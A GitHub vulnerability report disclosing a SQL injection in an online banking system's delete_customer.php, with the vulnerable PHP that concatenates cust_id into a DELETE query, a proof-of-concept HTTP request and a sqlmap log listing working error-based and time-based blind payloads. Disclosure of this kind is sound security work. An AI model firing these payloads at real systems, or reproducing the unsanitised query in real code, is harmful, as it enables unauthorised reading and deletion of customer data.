0clickjacking0 / BugReport Public

Code Issues Pull requests Actions Projects Security Insights

main

BugReport / online-banking-system / sql_injection2.md

0clickjacking0 新增漏洞分析文章 History

1 contributor

43 lines (35 sloc) | 1.34 KB

Vulnerability file address

`net-banking/delete_customer.php` from line 16,The `$_GET['cust_id']` parameter is controllable, the parameter cust_id can be passed through get, and the `$_GET['cust_id']` is not protected from sql injection, line 36 `if (($conn->query($sql0) === TRUE))` made a sql query,resulting in sql injection


```
......
......
......
 if (isset($_GET['cust_id'])) {
        $_SESSION['cust_id'] = $_GET['cust_id'];
    }

    $sql0 = "DELETE FROM customer WHERE cust_id=".$_SESSION['cust_id'];
    $sql1 = "DROP TABLE passbook".$_SESSION['cust_id'];
    $sql2 = "DROP TABLE beneficiary".$_SESSION['cust_id'];

?>
......
......
......
            <?php
                if (($conn->query($sql0) === TRUE)) { ?>
......
```

```
......
......
```

POC

```
GET /net-banking/delete_customer.php?cust_id=666 AND 3629=BENCHMARK(5000000,MD5(0x7a
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Attack results pictures



```
[19:33:37] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[19:33:37] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[19:33:37] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[19:33:37] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[19:33:38] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[19:33:38] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[19:33:38] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[19:33:39] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[19:33:39] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[19:33:39] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[19:33:39] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[19:33:40] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[19:33:40] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[19:33:40] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[19:33:40] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[19:33:41] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[19:33:41] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[19:33:41] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2043 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://www.bank.net:80/net-banking/delete_customer.php?cust_id=666 AND GTID_SUBSET(CONCAT(0x71706a7671,(SELECT (ELT(905
6=9056,1))),0x7162716b71),9056)

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
    Payload: http://www.bank.net:80/net-banking/delete_customer.php?cust_id=666 AND 9360=BENCHMARK(5000000,MD5(0x7665764e))
---
[19:33:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.21.2, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[19:33:48] [INFO] fetched data logged to text files under '/Users/xianyu123/.sqlmap/output/www.bank.net'

[*] ending @ 19:33:48 /2022-09-04/
```